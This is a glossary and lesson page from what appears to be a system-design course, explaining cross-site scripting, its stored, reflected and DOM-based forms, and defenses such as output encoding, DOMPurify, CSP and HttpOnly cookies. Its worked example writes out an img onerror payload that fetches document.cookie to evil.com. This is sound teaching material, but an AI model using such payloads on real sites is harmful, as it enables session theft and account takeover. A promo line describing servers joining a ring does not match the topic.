XSS
Cross-Site Scripting: an attack where malicious scripts are injected into trusted websites. Prevented by sanitizing user input and setting Content-Security-Policy headers.
What is XSS?
In short
Cross-Site Scripting (XSS) is a web vulnerability where an attacker injects malicious JavaScript into a page that other users load, so the script runs in their browser with the full trust of that site, letting it steal session cookies, read page content, or act as the victim. It is prevented by escaping output, validating input, and setting a strict Content-Security-Policy header.
What XSS Actually Is
A browser treats any script that comes from a site as fully trusted by that site. XSS abuses this. If an attacker can get their JavaScript into a page that another person's browser renders, that script runs inside the victim's session on your domain. It can read document.cookie, send requests with the victim's logged-in credentials, change what the page shows, or quietly send data to an attacker-controlled server.
The root cause is almost always the same: data from an untrusted source (a form field, URL parameter, comment, username, or API response) gets placed into the HTML of a page without being escaped first. The browser then can't tell the difference between the markup you wrote and the script the attacker smuggled in.
XSS has been in the OWASP Top 10 for over two decades. It is not exotic. Most real cases come from a single forgotten escape on one input field.
The Three Types and How They Work
Stored XSS is the worst kind. The malicious script is saved in your database (a comment, a profile bio, a support ticket) and served to every user who views that record. One injection can hit thousands of people. The 2005 Samy worm on MySpace used stored XSS to add over a million friends in 20 hours.
Reflected XSS bounces the payload off the server in a single response. The attacker puts the script in a URL parameter (like a search query echoed back on the results page) and tricks a victim into clicking the link. The script only fires for that one request, so it relies on phishing the link out.
DOM-based XSS never touches the server. Client-side JavaScript reads something attacker-controlled (often location.hash) and writes it into the page with innerHTML or document.write. The fix lives entirely in the front-end code, which makes it easy to miss in server-side reviews.
How You Stop It
Context-aware output encoding is the primary defense. When you put untrusted data into HTML, escape the five characters that matter (< > & " '). React, Angular, and Vue do this by default for text, which is why frameworks cut XSS dramatically. The danger returns the moment you reach for dangerouslySetInnerHTML, v-html, or innerHTML.
If you genuinely need to render user HTML (a rich-text comment, for example), run it through a sanitizer like DOMPurify that strips script tags and event handlers while keeping safe markup. Do not write your own blocklist; attackers have decades of bypasses for naive filters.
Content-Security-Policy is the second layer. A header like Content-Security-Policy: script-src 'self' tells the browser to refuse inline scripts and only run JavaScript from your own domain, so an injected <script> simply does not execute. Set HttpOnly on session cookies so that even if a script runs, it cannot read the cookie via document.cookie.

A Concrete Example
Say a blog shows a comment with code like element.innerHTML = comment.text. A user submits the comment <img src=x onerror="fetch('https://evil.com/c?d='+document.cookie)">. The image fails to load, the onerror handler fires, and every visitor who opens that post silently ships their session cookie to evil.com. The attacker replays those cookies and is now logged in as those users.
The fix is two lines of discipline. Render the comment as text (textContent instead of innerHTML), or sanitize it with DOMPurify if formatting is needed, and serve a CSP that blocks inline event handlers. Either change alone would have neutralized the payload.
Where it is used in production
MySpace (Samy worm)
The 2005 Samy worm exploited stored XSS in profile pages to self-replicate across over a million accounts in under a day.
React
Auto-escapes all values rendered in JSX, so text content is XSS-safe unless you explicitly call dangerouslySetInnerHTML.
Cloudflare
Its WAF ships managed rules that detect and block common reflected and stored XSS payloads in incoming requests.
GitHub
Enforces a strict Content-Security-Policy across the site so injected scripts cannot run even if markup slips through.
Frequently asked questions
- What is the difference between XSS and CSRF?
- XSS runs attacker JavaScript inside the victim's browser on your site, so it can read data and do almost anything. CSRF tricks the victim's browser into sending a single forged request to your site using their existing session, but it cannot read the response. XSS is more powerful and can be used to launch CSRF.
- Does using React or Angular make me immune to XSS?
- No, but it removes the most common cases. These frameworks escape text by default. You reintroduce XSS the moment you use dangerouslySetInnerHTML, v-html, innerHTML, or pass unsanitized HTML into the DOM, and DOM-based XSS in your own code is still possible.
- Is input validation enough to stop XSS?
- No. Input validation helps but the real fix is output encoding at the point you insert data into a page, because the same value is safe in one context (plain text) and dangerous in another (inside an HTML attribute or a script tag). Always escape based on where the data lands.
- How does Content-Security-Policy prevent XSS?
- CSP tells the browser which sources of script are allowed. A policy like script-src 'self' makes the browser refuse inline scripts and scripts from other domains, so an injected <script> tag or onerror handler simply does not run even if the markup gets into the page.
- Why are HttpOnly cookies recommended against XSS?
- The HttpOnly flag hides a cookie from JavaScript, so document.cookie cannot read it. If an XSS payload does execute, it cannot steal the session token through the cookie, which limits the damage to whatever the script can do within the live page.
Learn XSS hands-on
This page explains the idea. The full lesson lets you step through the ring as servers join and leave, read the implementation, and check yourself with a quiz. It is one of 760+ lessons in the System Design Masterclass, from your first API call to distributed consensus. Eleven Foundation lessons are free, no signup. Lifetime access is ₹499 in India or $7.99 worldwide, one payment, no subscription.
Related lessons
Lessons that touch on XSS as part of a larger topic.
Output Encoding
Securing outgoing data by encoding it for the correct context
foundation · core fundamentals
Input Sanitization
Cleaning and validating all user input before processing, the first line of defense against injection attacks
intermediate · security architecture
Web Application Firewall (WAF)
Filtering malicious HTTP traffic before it reaches your application, blocking SQL injection, XSS, and other web attacks at the edge
intermediate · security architecture
See also
Related glossary terms you might want to look up next.
CSRF
Cross-Site Request Forgery: an attack that tricks a logged-in user's browser into sending unwanted requests to a site where they're authenticated. Prevented with tokens.
WAF
Web Application Firewall: filters and monitors HTTP traffic between a web application and the internet. Blocks SQL injection, XSS, and other OWASP top-10 attacks.
CORS
Cross-Origin Resource Sharing: a security mechanism that controls which domains can access your API. The browser enforces it; the server configures it.
Throttling
Slowing down the rate of processing requests instead of rejecting them outright. The gentler cousin of rate limiting.
OAuth
An authorization framework that lets users grant third-party apps limited access to their accounts without sharing passwords. Powers 'Sign in with Google.'
JWT
JSON Web Token: a compact, self-contained token for transmitting claims between parties. The server can verify it without a database lookup.